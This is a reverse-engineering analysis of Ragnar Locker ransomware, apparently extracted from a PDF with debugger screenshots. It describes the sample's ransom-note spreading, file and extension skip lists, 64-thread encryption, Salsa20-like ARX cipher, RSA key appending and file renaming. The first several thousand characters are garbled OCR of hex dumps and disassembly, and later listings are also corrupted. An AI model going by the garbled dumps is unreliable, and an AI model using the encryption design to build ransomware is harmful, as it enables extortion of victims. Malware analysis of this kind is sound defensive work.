0006000A 00195236 0006000A 00195236 0005000A 00195236 0006000A 00195236 0006000A 00195236 0006000A 00195236 0000000F
O040183D 0040183F 00401841 00401844 A 7C E5 33C0 85C0 85C0 00401841 00401844 00401841 00401844 8045 50 00401844 00401845 8055 00401844 00401844 8045 50 00401845 00401845 8055 00401840 00401840 8045 50 00401840 00401840 8045 50 00401840 00401840 8085 00401840 00401840 8085 0040825C 66 00 64 00 6F 00 77 00 73 00 00 00 5 0040832C 66 00 66 00 77 00 73 00 22 00 65 0040832C 66 00 00 00 55 00 72 00 65 00 72 00 20 00 00 00 0040832C 78 00 70 00 73 00 65 00 72 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.ss.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
O040183D 0040183F 00401841 00401844 A 7C E5 33C0 85C0 85C0 00401841 00401844 00401841 00401844 8045 50 00401844 00401845 8055 00401844 00401844 8045 50 00401845 00401845 8055 00401840 00401840 8045 50 00401840 00401840 8045 50 00401840 00401840 8085 00401840 00401840 8085 0040825C 66 00 64 00 6F 00 77 00 73 00 00 00 5 0040832C 66 00 66 00 77 00 73 00 22 00 65 0040832C 66 00 00 00 55 00 72 00 65 00 72 00 20 00 00 00 0040832C 78 00 70 00 73 00 65 00 72 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.ss.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000 ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000 Default (stdcal) 1: [espt4] 00000000 2: [espt4] 00000000 3: [espt-1] 00000002A 4: [espt-10] 00000002A 00195234 00000000 00195234 0000000A 00195234 0000000A 00195235 00019A20 00195236 0000000A 00195230 0019FA20 00195230 0019FA20 00195230 0019FA20 00195230 0005000A 00195230 0056B458 00195240 0006000A 00195240 0005000A 0019550 00050000F 0019550 0000000F 0019555 00000000 0019555 00000000F 0019555 00000000F 0019555 00000000F 0019555 00000000F
Od40183D 0040183F 00401841 00401844 A 7C E5 33C0 85C0 85C0 00401841 00401844 00401841 00401844 8045 50 00401844 0685 9D000000 00401845 8045 50 00401840 00401840 8045 50 00401840 8045 50 10 00401840 90401840 8045 50 00401840 90401840 8045 50 00401840 90401840 8085 0040825C 66 00 67 00 77 00 73 00 00 00 5 0040832C 66 00 66 00 77 00 73 00 22 00 65 0040832C 66 00 67 00 77 00 73 00 22 00 05 0040832C 78 00 70 00 73 00 65 00 72 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] www.ss.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.sc.	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
Odd183D 0040183F 00401881 00401884 00401884 00401884 00401884 00401884 00401884 00401884 004018840 00401840 0040000000000	11 edp.401824 xor eax, eax test eax,eax test eax,eax test eax,eax test eax,eax test eax,duord ptr ss:[ebp+10] push eax test eax,duord ptr ss:[ebp-6A0] www.unit test eax,duord ptr ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] <	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
Odd0183D 33C0 Ord0183D 33C0 Ord0183D 33C0 Ord0183D 33C0 00401831 00401831 85C0 85C0 004018341 004018341 9785 90000000 00401844 00401844 9785 90000000 00401844 00401845 9055 90000000 00401840 00401840 8045 10 00401840 00401840 8085 6079FFFF 004082EC 66 06 70 70 00 0000 004083EC 66 06 70 70 73 00 0000 5 004083EC 66 00 65 00 77 07 00 000 5 004083EC 66 00 65 07 70 00 000 5 004083EC 67 00 50 72 00 65 07 00 00 004083EC 67 00 50 72 00 60 00 66 07	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] ************************************	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
OdduBab 33C0 Ordubab 33C0 OdduBab 00401B81 SC0 85C0 OdduBab 00401B84 OBS OdduBab 00401B84 OBS OdduBab 00401B84 SC0 85C0 OdduBab 00401B84 OBS OdduBab 00401B84 SD 85C0 OdduBab 00401B84 SD 8055 OdduBab 00401B84 SD 8055 OdduBab 00401B84 SD 805 OdduBab 004082EC F6 69 Fe 00 64 OF 00 77 Odd0B32C F6 69 Odd0B32C F6 00 77 Odd0B32C F4 00 65	11 edp.401824 xor eax, eax test eax,eax test eax,eax the edp.401886 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] ASCII 7 00 69 00 directionw.i. 7 00 69 00 directionw.i. 2 00 72 00 0	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
Od40183D 0040183F 00401884 004018	11 edp.401824 xor eax, eax test eax,eax test eax,eax test eax,eax the edp.4018E6 lea eax,dword ptr ss:[ebp+10] push eax lea eax,dword ptr ss:[ebp-6A0] xor eax,eax test eax,dword ptr ss:[ebp-6A0] xor eax,dword p	srf(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
OdduBab 33C0 Ordubab 33C0 OdduBab 00401B81 SC0 85C0 OdduBab 00401B84 OBS OdduBab 00401B84 OBS OdduBab 00401B84 SC0 85C0 OdduBab 00401B84 S05 85C0 OdduBab 00401B84 S05 85C0 OdduBab 00401B84 S05 85C0 OdduBab 00401B84 S05 85C0 OdduBab 00401B84 S0 8055 OdduBab 004082EC 64 69 72 S0 64 00 65 00 77 O 73 O 90 00 90 90 90 90 90 90 90 90 90 90 90 90 9	11 edp.401824 xor eax, eax test eax,eax test eax,eax test eax,duord ptr ss:[ebp+10] push eax lea eax,duord ptr ss:[ebp-6A0] www.sex test eax,duord ptr.ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] tes	ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
Od40183D 0040183F 00401884 004018	11 edp.401824 xor eax, eax test eax,eax test eax,eax test eax,duord ptr ss:[ebp+10] push eax lea eax,duord ptr ss:[ebp-6A0] www.sex test eax,duord ptr.ss:[ebp-6A0] test eax,duord ptr ss:[ebp-6A0] tes	sr(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000

If the obtained directory is not any of those above mentioned directories, then the ransom note file will be copied into this new directory, and the subroutine will be recursively called with this new path. The integer being treated as a flag is still passed as set.

	• 004	401B4C	50	push eax		and the second
		401B4D	8D85 60F9FFFF	lea eax,dword ptr ss:[ebp-6A0]	^	∧ Hide FPU
		401B53	50	push eax		EAX 0019CD40 L"\\\\?\\E;\\\$RECYCLE.BIN\\RGNR_E354BDB6.txt"
	• 004	401B54	68 04010000	push 104		
	• 004	401B59	FF75 08	push dword ptr ss: ebp+8		EBX 77CE7740 <kernel32.lstrcmpiw></kernel32.lstrcmpiw>
	• 004	401B5C	FF15 78814000	call dword ptr ds:[<&GetFullPathNameW>]		ECX AF09E9FC
	• 004	401B62	85C0	test eax,eax		EDX 00000024 '\$'
	004	401B64	OF84 DD020000	ie edp. 401E47		EBP 0019D5EC
		401B6A	8D85 94FCFFFF	lea eax,dword ptr ss:[ebp-36C]		ESP 0019C918 &L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt
	• 004	401B70	50	push eax		ESI 77D30290 <kernel32.lstrcatw></kernel32.lstrcatw>
		401B71	FF75 10	push dword ptr ss:[ebp+10]		EDI 00000000
	• 004	401B74	FF15 8C804000	call dword ptr ds:[<&lstrcpyw>]		
	• 004	401B7A	8B35 90804000	mov esi, dword ptr ds: [<&lstrcatw>]		EIP 00401BBE edp.00401BBE
		401B80	8D85 60F9FFFF	lea eax,dword ptr ss: ebp-6A0		
	• 004	401B86	68 B0854000	push edp. 408580		EFLAGS 00000246
		401B8B	50	push eax		ZF 1 PF 1 AF 0
	• 004	401B8C	FFDG	call esi		
	• 004	401B8E	8D85 60F9FFFF	lea eax,dword ptr ss:[ebp-6A0]		OF 0 SF 0 DF 0
	• 004	401B94	50	push eax		CF 0 TF 0 IF 1
	• 004	401B95	8D85 54F7FFFF	lea eax,dword ptr ss:[ebp-8AC]		
	• 004	401B9B	50	push eax		LastError 00000050 (ERROR_FILE_EXISTS)
	• 004	401B9C	FF15 8C804000	call dword ptr ds: [<&]strcpyw>]		LastStatus C0000035 (STATUS_OBJECT_NAME_COLLISION)
	• 004	401BA2	68 10A14000	push edp. 40A110		
	• 004	401BA7	8D85 54F7FFFF	lea eax dword ptr ss [ebp-8AC]		GS 002B FS 0053
		401BAD	50	push eax		ES 002B DS 002B
	• 004	401BAE	FFDG	call esi		C5 0023 55 0028
	• 004	401BB0	6A 01	push 1		
		401BB2	8D85 54F7FFFF	lea eax,dword ptr ss:[ebp-8AC]		ST(0) 00000000000000000 x87r0 Empty 0.000000000000000000
		401BB8	50	push eax		ST(1) 000000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
		401BB9	68 10A04000	push edp. 40A010		
EIP		401BBE	FF15 D8804000	call dword ptr ds:[<&CopyFileW>]		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000
		401BC4	8D85 44F3FFFF	lea eax,dword ptr ss:[ebp-CBC]		ST(3) 000000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
		401BCA	50	push eax		ST(4) 00000000000000000 x87r4 Empty 0.0000000000000000000
		401BCB	8D85 GOF9FFFF	lea eax,dword ptr ss:[ebp-6A0]		ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000
		401BD1	50	push eax		ST(6) 3FFDC00000000000000 x87r6 Empty 0.3750000000000000000
		401BD2	FFDG	call esi		ST(7) 3FFF800000000000000 x87r7 Empty 1.000000000000000000
		401BD4	6A 01	push 1		
		401BD6	8D85 60F9FFFF	lea eax,dword ptr ss:[ebp-6A0]		Default (stdcall)
		401BDC	57	push edi		1: [esp] 0040A010 L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt"
		401BDD	50	push eax		2: [esp+4] 0019CD40 L"\\\?\\E:\\\$RECYCLE.BIN\\RGNR_E354BDB6.txt"
		401BDE	E8 ODFEFFFF	call edp.4019F0	~	✓ 3: [esp+8] 00000001
	•	404852	8264.06	add ocnic	>	4: [esp+C] 00000004
4					-	
100 0 4	-				. 0	0019C918 0040A010 L"C:\\Users\\Public\\Documents\\RGNR_E354BDB6.txt"
Ump 1	🚛 Dump :	2 🐫	Dump 3 🛛 🛄 Dump 4	💷 Dump 5 ඕ Watch 1 🛛 [x=] Locals 🖉 Struc	t	0019C91C 0019CD40 L"\\\?\\E:\\\$RECYCLE.BIN\\RGNR_E354BDB6.txt"
Address He	x			ASCII		0019C920 00000001
naar abb inc	~					

When all files/directories have been iterated and went through the checks, i.e.,

FindNextFileW() returns NULL, it will then start iterating again through all files/directories. The goal, this time, is to look for files specifically. For every file encountered, it compares its name against a set of possible filenames. These filenames are:

- The ransom note filename
- autorun.inf
- boot.ini
- bootfont.bin
- bootsect.bak
- bootmgr
- bootmgr.efi
- bootmgfw.efi
- desktop.ini
- iconcache.db
- ntldr
- ntuser.dat
- ntuser.dat.log
- ntuser.ini
- thumbs.db


If the currently found file's name matches any of the above filenames, then nothing is done it with and it is skipped.



If the currently found file's name does not match the above list of filenames, then extension checks will also be performed. Specifically, the current file's extension is checked against:

- .db
- .sys
- or .dll
- .lnk
- .msi
- .drv
- .exe


If the extension of the current file's name matches any of the above list of extensions, then nothing is done with it and it is skipped. If it doesn't match, however, the pointer to the file's name will be added into a stack array.



If 64 files in the current directory under examination have been added into the stack array (thus passing all of the above checks), then 64 threads will be created via CreateThread(). Each of the 64 pointers in the stack array are passed as IpParameter and the routine that handles file encryption is passed as IpStartAddress.



If, at the end of examination of the directory, the number of files in the stack array are less than 64, then a thread will be created via CreateThread for each of the files. Each of the pointers in the stack array are passed as IpParameter and the routine that handles file encryption is also passed as IpStartAddress.



In the thread that handles file encryption, it first reads via ReadFile() the 9 last bytes of the file. If the marker string _RAGNAR_ is found, then this file will not be encrypted, as it is already the result of previous encryption, as we will see.

	00404650	C1 00	augh 0		
	00401653	6A 00	push 0	/	Hide FPU
•	00401655	8D4D B0	lea ecx,dword ptr ss:[ebp-50]		
•	00401658	51	push ecx	ecy	EAX FCF53D5F
•	00401659	6A 09	push 9		EBX 00001170
•	0040165B	50	push eax		ECX 037EFF4C "_RAGNAR_"
•	0040165C	57	push edi		EDX 00000000
•	0040165D	FF15 C0804000	<pre>call dword ptr ds:[<&ReadFile>]</pre>		EBP 037EFF70
•	00401663	8B45 E8	mov eax,dword ptr ss:[ebp-18]	[et	
•	00401666	8D4D DC	lea ecx,dword ptr ss:[ebp-24]		ESP 037EFAB4
•	00401669	3 3D 2	xor edx,edx		ESI 0000001
•	0040166B	2BC1	sub eax,ecx	ec)	EDI 0000033C L'
•	0040166D	8945 D4	mov dword ptr ss:[ebp-2C],eax		
≫●	00401670	8D4D DC	lea ecx,dword ptr ss:[ebp-24]		EIP 00401678 edp.00401678
•	00401673	03CA	add ecx,edx	ec)	
•	00401675	8A0408	mov al, byte ptr ds:[eax+ecx]		EFLAGS 00000202
	00401678	3A01	cmp al,byte ptr ds:[ecx]	eco	ZE 0 PE 0 AE 0
,0	0040167A	75 0E	jne edp. 40168A		QE 0 SE 0 DF 0
	0040167C	8B45 D4	mov eax,dword ptr ss:[ebp-2C]		
	0040167F	42	inc edx		CE 0 TF 0 IF 1
	00401680	83FA 09	cmp edx,9	9: '	
ie	00401683	<u>7C EB</u>	il edp. 401670		LastError 00000000 (ERROR_SUCCESS)
		E9 48020000	imp_edp.4018D2		LastStatus C000000D (STATUS_INVALID_PARAMETER)
L	0040168A	0F57C0	xorps xmm0, xmm0		
•	0040168D	C745 B4 00000000	mov dword ptr ss: [ebp-4C],0		GS 002B FS 0053
•	00401694	68 38A34000	push edp. 40A338		ES 002B DS 002B
	00401699	68 10A34000	push edp. 40A310		CS 0023 SS 002B
	0040169E	8D8D GOFFFFFF	lea ecx, dword ptr ss: ebp-A0		C3 0025 33 002B
	004016A4	0F1185 G0FFFFFF	movups xmmword ptr ss: ebp-A01, xmm0		
	004016AB	OF1185 70FFFFFF	movups xmmword ptr ss: ebp-90, xmm0		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	004016B2	0F1145 80	movups xmmword ptr ss: ebp-80, xmm0		ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	004016B6	0F1145 90	movups xmmword ptr ss: ebp-70, xmm0		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	004016BA	E8 A1140000	call edp. 402B60		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	004016BF	0FB60D 33A34000	movzx ecx, byte ptr ds: [40A333]	ecy	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	004016C6	0FB605 32A34000	movzx eax, byte ptr ds: [40A332]		ST(5) 00000000000000000 x87r5 Empty 0.00000000000000000000000000000000000
	004016CD	0FB615 37A34000	movzx edx, byte ptr ds: [40A337]		
	004016D4	C1E1 08	sh1 ecx.8	ecy	Default (stdcall)
	004016D7	OBC 8	or ecx,eax	eco	1: [esp+4] 00401940 edp.00401940
	004016D9	C1E2 08	sh1 edx,8		2: [esp+8] 0267DF40
	004016DC	0FB605 31A34000	movzx eax, byte ptr ds: [40A331]		3: [esp+C] 762137C3 crypt32.762137C3
	00102000	<u></u>	indian cardoyee per dor [torboar]		4: [esp+10] 00000001
-	<			>	
🛄 Dump 1	🚚 Dump 2	Dump 3 🛄 Du	ımp 4 📖 Dump 5 🤴 Watch 1 🛛 [x=] Locals 🏻 🖇	Struct	037EFAB4 00401940 edp.00401940 037EFAB8 00401940 edp.00401940
					037EFABC 0267DF40
Address			ASCII	/	037EFAC0 762137C3 return to crypt32.762137C3 from crypt32.
00743D10	5F 52 41 47	4E 41 52 5F 00 AB /	AB AB AB AB AB AB _RAGNAR«««««««		037EFAC4 00000001
00743D20	AB 00 00 00	00 00 00 00 00 00 0	00 00 00 00 00 00 «		037EFAC8 0000003C
	!				


If the marker is not found, a routine is called which performs a series of operations on both cryptographycally random bytes resulted from the calls to CryptGenRandom() (although immediatly later modified by another series of operations). The call to this function is seen below. The result will later be used in the actual file encryption process.

4		00401678	3A01	<pre>cmp al,byte ptr ds:[ecx]</pre>	
		00401678	✓ 75 0E	ine edp. 40168A	<u>^</u>
		0040167A	8845 D4	mov eax,dword ptr ss:[ebp-2C]	[ebp-2C]:L"boot
		0040167F	42	inc edx	[ebp-2c].c booc
		00401680	83FA 09	cmp edx,9	9:'\t'
		00401683		il edp. 401670	5. \L
		00401683	^ <u>7C EB</u>		
[) •	00401685 0040168A	 E9 48020000 0F57C0 	jmp edp. 4018D2	
		0040168A		<pre>xorps xmm0,xmm0 mov dword ptr ss:[ebp-4C],0</pre>	
	•			push edp.40A338	
		00401694 00401699	68 38A34000 68 10A34000		
				push edp. 40A310	
		0040169E	8D 8D GOFFFFF	lea ecx, dword ptr ss: [ebp-A0]	
		004016A4	0F1185 60FFFFFF	movups xmmword ptr ss: ebp-A0, xmm0	
	•	004016AB		movups xmmword ptr ss: ebp-90, xmm0	
	•	004016B2	0F1145 80	movups xmmword ptr ss: ebp-80, xmm0	
		004016B6	0F1145 90	movups xmmword ptr ss:[ebp-70],xmm0	
		004016BA	E8 A1140000	call edp. 402B60	
		004016BF	0FB60D 33A34000	movzx ecx, byte ptr ds: [40A333]	
	•	004016C6	0FB605 32A34000	movzx eax,byte ptr ds:[40A332]	
		004016CD	0FB615 37A34000	movzx edx, byte ptr ds: [40A337]	
		004016D4	C1E1 08 0BC8	shl ecx,8	
		004016D7		or ecx,eax	
		004016D9	C1E2 08	sh1 edx,8	
		004016DC	0FB605 31A34000	movzx eax, byte ptr ds: [40A331]	
	•	004016E3	C1E1 08	shl ecx,8	
		004016E6	0BC8	or ecx,eax	
		004016E8		mov dword ptr ss:[ebp-7C],0	
	•	004016EF	0FB605 30A34000	movzx eax,byte ptr ds:[40A330]	
	•	004016F6	C1E1 08	sh1 ecx,8	
	•	004016F9	OBC 8	or ecx,eax	
	•	004016FB		mov dword ptr ss:[ebp-80],0	
	•	00401702	0FB605 36A34000	movzx eax,byte ptr ds:[40A336]	
	•	00401709	OBDO	or edx,eax	
	•	0040170B	898D 78FFFFF	mov dword ptr ss:[ebp-88],ecx	
	•	00401711	8B0D 34A34000	mov ecx, dword ptr ds: [40A334]	
	•	00401717	C1E2 08	sh1 edx,8	
	•	0040171A	0FB6C5	movzx eax,ch	
	۰	0040171D	6A 04	push 4	
	•	0040171F	OBDO	or edx,eax	×
	۰	<			>

A teaser on these operations is demonstrated in the following image.

00402B60 55 push ebp 00402B61 8BEC mov ebp,esp 00402B63 53 push ebx 00402B64 57 push edi	
00402B63 53 push ebx 00402B64 57 push edi	
• 00402B64 57 push edi	
00402B65 8B7D 08 mov edi,dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\?
00402868 88D9 mov ebx,ecx	[cobio]:r (((()
00402B6A 85FF test edi.edi	
0040286C V 0F84 A1010000 1e edp. 402013	
• 00402872 56 push esi	
00402B73 8875 OC mov esi,dword ptr ss:[ebp+C]	
00402B76 0F57C0 xorps xmm0, xmm0	
• 00402879 0FB656 03 movzx edx,byte ptr ds:[esi+3]	
OO402B7D OFB646 02 movzx eax,byte ptr ds:[esi+2]	
• 004028/31 C1E2 08 sh1 edx,8	
• 00402BA1 C1E1 08 sh1 ecx,8	
• 00402BA4 0BC8 or ecx,eax	
• 00402BA6 0FB647 01 movzx eax,byte ptr ds:[edi+1]	
• 00402BAA C1E1 08 sh1 ecx,8	
00402BAD 0BC8 or ecx,eax	
00402BAF 0FB607 movzx eax,byte ptr ds:[edi]	
• 00402BB2 C1E1 08 sh1 ecx,8	
00402885 0BC8 or ecx,eax	
00402BB7 8948 04 mov dword ptr ds: [ebx+4], ecx	
O0402BBA OFB64F 07 movzx ecx, byte ptr ds: [edi+7]	
O0402BBE OFB647 06 movzx eax, byte ptr ds:[edi+6]	
• 00402BC2 C1E1 08 sh1 ecx,8	
00402BC5 0BC8 or ecx,eax	
O04028C7 OFB647 05 movzx eax,byte ptr ds:[edi+5]	
• 00402BCB C1E1 08 sh1 ecx,8	

Then, the actual routine that encrypts the file is called.



The encryption cipher used is based on add-rotate-xor (ARX) operations, appearing to be a modified version of the Salsa20 stream cipher. The following image demonstrates what very closely resembles it.

• 00402A22 C1C2 07 rol edx,7 • 00402A25 3395 64FFFFF xor edx,dword ptr ss:[ebp-9C] • 00402A28 8D1C10 lea ebx,dword ptr ds:[eax+edx] • 00402A2E C1C3 09 rol ebx,9 • 00402A31 335D 84 xor ebx,dword ptr ss:[ebp-4C] • 00402A34 895D 14 mov dword ptr ss:[ebp+14],ebx	
O0402A2B 8D1C10 lea ebx,dword ptr ds:[eax+edx] O0402A2E C1C3 09 rol ebx,9 O0402A31 335D B4 xor ebx,dword ptr ss:[ebp-4C]	
00402A2E C1C3 09 rol ebx,9 00402A31 335D B4 xor ebx,dword ptr ss:[ebp-4C]	
00402A31 335D B4 xor ebx, dword ptr ss: [ebp-4C]	
00402A34 895D 14 mov dword ptr ss: ebp+14 ebx	
00402A37 895D A4 mov dword ptr ss:[ebp-5C],ebx	
00402A3A 8D3413 lea esi,dword ptr ds:[ebx+edx]	
00402A3D C1C6 0D rol esi,D	
00402A40 33F1 xor esi,ecx 1	
00402A42 8975 DC mov dword ptr ss:[ebp-24],esi [ebp-24]	4]:L".db"
00402A45 8975 A8 mov dword ptr ss: [ebp-58], esi	
O0402A48 8D0C1E lea ecx,dword ptr ds:[esi+ebx]	
00402A4B 885D F8 mov ebx,dword ptr ss:[ebp-8]	
00402A4E 8875 D0 mov esi, dword ptr ss:[ebp-30] [ebp-30]	0]:L"boot
 00402A51 C1C9 0E ror ecx, E 	
 00402A54 33C8 xor ecx, eax 	
]:L".exe"
	8]:L"boot
00402A5D 894D AC mov dword ptr ss:[ebp-54],ecx	
00402A60 8B4D FC mov ecx,dword ptr ss:[ebp-4]	
00402A63 • 0F85 1CFEFFFF jne edp. 402885	
00402A69 8955 A0 mov dword ptr ss:[ebp-60],edx	
 00402A6C 33C0 xor eax, eax 	
• 00402A6E 66:90 nop	
> 00402A70 8B8D 60FFFFFF mov ecx,dword ptr ss:[ebp-A0]	
00402A76 8DB5 22FFFFFF lea esi,dword ptr ss:[ebp-DE]	
O0402A7C 03F0 add esi,eax	
O0402A7E 880C0E mov ecx,dword ptr_ds:[esi+ecx]	
00402A81 018C05 70FFFFF add dword ptr ss:[ebp+eax-90],ecx	
00402A88 8B9405 70FFFFF mov edx,dword ptr ss:[ebp+eax-90]	
O0402A8F 8BCA mov ecx,edx	
O0402A91 C1E9 08 shr ecx,8	
00402A94 884E FF mov byte ptr ds:[esi-1],cl	
00402A97 8BCA mov ecx,edx 1	
00402A99 889405 20FFFFF mov byte ptr ss:[ebp+eax-E0],d1	
00402AA0 83C0 04 add eax,4 add eax,4	
 00402AA3 C1E9 10 shr ecx,10 	
00402AA6 C1EA 18 shr edx,18	
O0402AA9 880E mov byte ptr ds:[esi],cl	
• 00402AAB 8856 01 mov byte ptr ds:[esi+1],dl	
• 00402AAE 83F8 40 cmp eax,40 40:'@'	
00402AB1 ^ 72 BD jb edp.402A70	

When file encryption is complete, both cryptographycally random sequence of bytes that were encrypted by the 2048-bit RSA public key will be appended into the encrypted file. The file marker _RAGNAR_ is also appended.

۲	00401884	8B1D 20814000	<pre>mov ebx,dword ptr ds:[<&WriteFile>]</pre>
	0040188A		lea eax, dword ptr ss: [ebp-28]
	0040188D	6A 00	push 0
	0040188F	50	push eax
	00401890		push 100
	00401895	FF35 04A04000	push dword ptr ds: [40A004]
	0040189B		push edi
•	0040189C	FFD3	call ebx
•	0040189E	6A 00	push 0
•	004018A0	8D45 D8	lea eax,dword ptr ss:[ebp-28]
•	004018A3	50	push eax
•	004018A4	68 00010000	push 100
•	004018A9	FF35 08A04000	push dword ptr ds:[40A008]
•	004018AF	57	push edi
•	004018B0		call ebx
•	004018B2	6A 00	push 0
•	004018B4		lea_eax,dword_ptr_ss:[ebp-28]
•	004018B7	50	push eax
•	004018B8		push 9
•	004018BA	8D45 DC	lea eax,dword ptr ss:[ebp-24]
•	004018BD	50	push eax
•	004018BE	57	push edi
•	004018BF 004018C1	FFD3 6A 00	call ebx push 0
	004018C1		push 109
	00401808		push 0
	004018C8		push esi
	004018CB		push edi
	004018CC	FF15 2C814000	<pre>call dword ptr ds:[<&UnlockFile>]</pre>
	004018D2		push dword ptr ss: ebp-18
•	004018D5	6A 01	push 1
•	004018D7	FF15 5C814000	<pre>call dword ptr ds:[<&GetProcessHeap>]</pre>
•	004018DD		push eax
•	004018DE	FF15 60814000	<pre>call dword ptr ds:[<&HeapFree>]</pre>
٠	004018E4	8B5D 08	mov ebx,dword ptr ss:[ebp+8]
•	004018E7	57	push edi
•	004018E8		<pre>call dword ptr ds:[<&CloseHandle>]</pre>
٠	004018EE	837D B4 00	cmp dword ptr ss:[ebp-4C],0
•	004018F2	× 75 30	jne_edp.401924
•	004018F4		push ebx
	004018F5	8D85 50FBFFFF	lea eax,dword ptr ss:[ebp-4B0]
	004018FB		push eax
	004018FC	FF15 8C804000	<pre>call dword ptr ds:[<&lstrcpyw>]</pre>


After everything is written into the new file as part of the encryption process, the file will be moved via MoveFile(), essentially adding it a new extension: .ragnar_E354BDB6

	004018AF 004018B0	57 FFD3	push edi call ebx	A Hide FPU
•	00401882 00401884 00401887 00401888	6A 00 8D45 D8 50 6A 09	push 0 lea eax,dword ptr ss:[ebp-28] push eax push 9	EAX 02CAFACO L"\\\?\\C:\\Program Files\\UMP\\System.logs\\UpdateNotificationPipeline.001.etl.ragnar_E35- EBX 007DE438 L"\\\?\C:\\Program Files\\UMP\\System.logs\\UpdateNotificationPipeline.001.etl" ECX 011E44CC EX 000022
•	004018BA 004018BD 004018BE 004018BF 004018C1	8D45 DC 50 57 FFD3 6A 00	lea eax,dword ptr ss:[ebp-24] push eax call ebx push o	ESP 02CAFF70 ESP 02CAFASA &L"\\\\7\\C:\\Program Files\\UNP\\SystemLogs\\UpdateNotificationPipeline.001.etl" EST 0000001 L':
